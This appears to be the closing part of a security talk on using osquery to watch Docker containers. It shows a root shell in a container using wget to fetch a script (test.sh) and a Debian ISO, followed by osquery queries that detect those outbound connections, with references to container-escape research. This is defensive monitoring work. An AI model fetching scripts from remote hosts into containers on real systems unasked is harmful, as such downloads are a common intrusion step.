root          11  0.0  0.0      0     0 ?        S    13:56   0:00 [migration/0]
```

Reference: https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/

```
root@2e5059d92909:/# wget http://172.16.123.202:8000/test.sh
--2019-09-06 19:32:54--  http://172.16.123.202:8000/test.sh
Connecting to 172.16.123.202:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7 [text/x-sh]
Saving to: 'test.sh.1'

test.sh.1                                   100%[=======================================================================================================>]       7  --.-KB/s    in 0s

2019-09-06 19:32:54 (1.19 MB/s) - 'test.sh.1' saved [7/7]

root@2e5059d92909:/# wget http://ftp.fau.de/debian-cd/10.1.0/amd64/iso-cd/debian-10.1.0-amd64-netinst.iso
--2019-09-15 20:30:08--  http://ftp.fau.de/debian-cd/10.1.0/amd64/iso-cd/debian-10.1.0-amd64-netinst.iso
Resolving ftp.fau.de (ftp.fau.de)... 131.188.12.211, 2001:638:a000:1021:21::1
Connecting to ftp.fau.de (ftp.fau.de)|131.188.12.211|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 351272960 (335M) [application/x-iso9660-image]
Saving to: 'debian-10.1.0-amd64-netinst.iso'

debian-10.1.0-amd64-netinst.iso              10%[========>                                                                                                ]  35.94M  1.55MB/s    eta 4m 21s
```

```
osquery> SELECT substr (docker_containers.id, 0, 12) as docker_containers_id, process_open_sockets.pid, process_open_sockets.local_address, process_open_sockets.local_port, proc
ess_open_sockets.remote_address, process_open_sockets.remote_port, process_open_sockets.state FROM process_open_sockets JOIN docker_containers ON process_open_sockets.net_namesp
ace = docker_containers.net_namespace;
+----------------------+-------+---------------+------------+----------------+-------------+-------------+
| docker_containers_id | pid   | local_address | local_port | remote_address | remote_port | state       |
+----------------------+-------+---------------+------------+----------------+-------------+-------------+
| 2e5059d9290          | 57964 | 172.17.0.3    | 35776      | 131.188.12.211 | 80          | ESTABLISHED |
+----------------------+-------+---------------+------------+----------------+-------------+-------------+
osquery>
osquery>
osquery>
osquery> SELECT cmdline, substr (docker_containers.id, 0, 12) as docker_containers_id, process_open_sockets.pid, process_open_sockets.local_address, process_open_sockets.local_p
ort, process_open_sockets.remote_address, process_open_sockets.remote_port, process_open_sockets.state FROM process_open_sockets JOIN docker_containers ON process_open_sockets.n
et_namespace = docker_containers.net_namespace JOIN processes ON processes.pid = process_open_sockets.pid;
+-------------------------------------------------------------------------------+----------------------+-------+---------------+------------+----------------+-------------+
| cmdline                                                                       | docker_containers_id | pid   | local_address | local_port | remote_address | remote_port |
 | state       |
+-------------------------------------------------------------------------------+----------------------+-------+---------------+------------+----------------+-------------
-+-------------+
| wget http://ftp.fau.de/debian-cd/10.0.0/amd64/iso-cd/debian-10.0.0-amd64-netinst.iso | 2e5059d9290          | 57964 | 172.17.0.3    | 35776      | 131.188.12.211 | 80
 | ESTABLISHED |
+-------------------------------------------------------------------------------+----------------------+-------+---------------+------------+----------------+-------------
-+-------------+
```


Custom Extensions



References

- https://osquery.io/
- https://osquery.readthedocs.io/
- https://github.com/facebook/osquery
- https://github.com/teoseller/osquery-attck
- https://github.com/polylogyx/osq-ext-bin
- https://github.com/osql/extensions
- https://blog.trailofbits.com/2018/05/28/collect-ntfs-forensic-information-with-osquery/
- https://github.com/gcmurphy/windmill
- https://github.com/osquery/osquery-python
- https://kolide.com/

Thank You



#AdobeRemix

Siddhant Jaokar


Adobe